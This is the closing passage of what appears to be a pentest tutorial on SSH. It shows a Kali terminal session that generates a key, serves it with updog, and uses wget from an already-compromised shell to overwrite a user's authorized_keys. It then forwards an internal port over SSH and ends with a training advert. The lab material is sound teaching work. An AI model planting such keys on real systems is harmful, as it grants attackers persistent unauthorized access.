Your identification has been saved in /root/.ssh/id_ed25519
Your public key has been saved in /root/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:kc/5PQzLP/OFsmTL37HUU52X3Q4MafBQ4pNf6qyyL5Y root@kali
The key's randomart image is:
+--[ED25519 256]--+
|          +..    |
|         o * .   |
|        o + = .  |
|         + = =  *|
|        S + + oo*|
|           = = ++|
|          .  X =++|
|         E  = =+o=|
|        ..=o +.o=o|
+----[SHA256]-----+

┌──(root㉿kali)-[~]
└─# cd .ssh

┌──(root㉿kali)-[~/.ssh]
└─# ls -al
total 16
drwx------  2 root root 4096 Jun  3 09:06 .
drwx------ 34 root root 4096 Jun  3 09:06 ..
-rw-------  1 root root  399 Jun  3 09:06 id_ed25519
-rw-r--r--  1 root root   91 Jun  3 09:06 id_ed25519.pub

┌──(root㉿kali)-[~/.ssh]
└─# cat id_ed25519.pub > authorized_keys

┌──(root㉿kali)-[~/.ssh]
└─# updog -p 80
[+] Serving /root/.ssh...
WARNING: This is a development server. Do not use it in a product
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:80
 * Running on http://192.168.31.141:80
Press CTRL+C to quit
```


Inside the initial shell which was obtained earlier, we will replace the **authorized_keys** file inside the **.ssh** directory of the **pentest** user.

```
cd .ssh
wget http://192.168.31.141/authorized_keys
ls -al
```



Once the **authorized_keys** file is copied now we can use the private key of root user inside kali machine to perform local port forward and access the web application running at port 8080. Here we are forwarding the application port to 7777 in the kali machine.

```
ssh -i id_ed25519 -L 7777:127.0.0.1:8080 pentest@192.168.31.205
```



Welcome to Ignite Technologies

Conclusion

SSH is a vital utility for system administrators and security experts. Mastering different connection techniques and following best practices ensures the secure and efficient administration of remote systems. By employing Kali Linux to access an Ubuntu machine, we've demonstrated the flexibility and strength of the SSH protocol, emphasizing its significant role in contemporary network security.


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux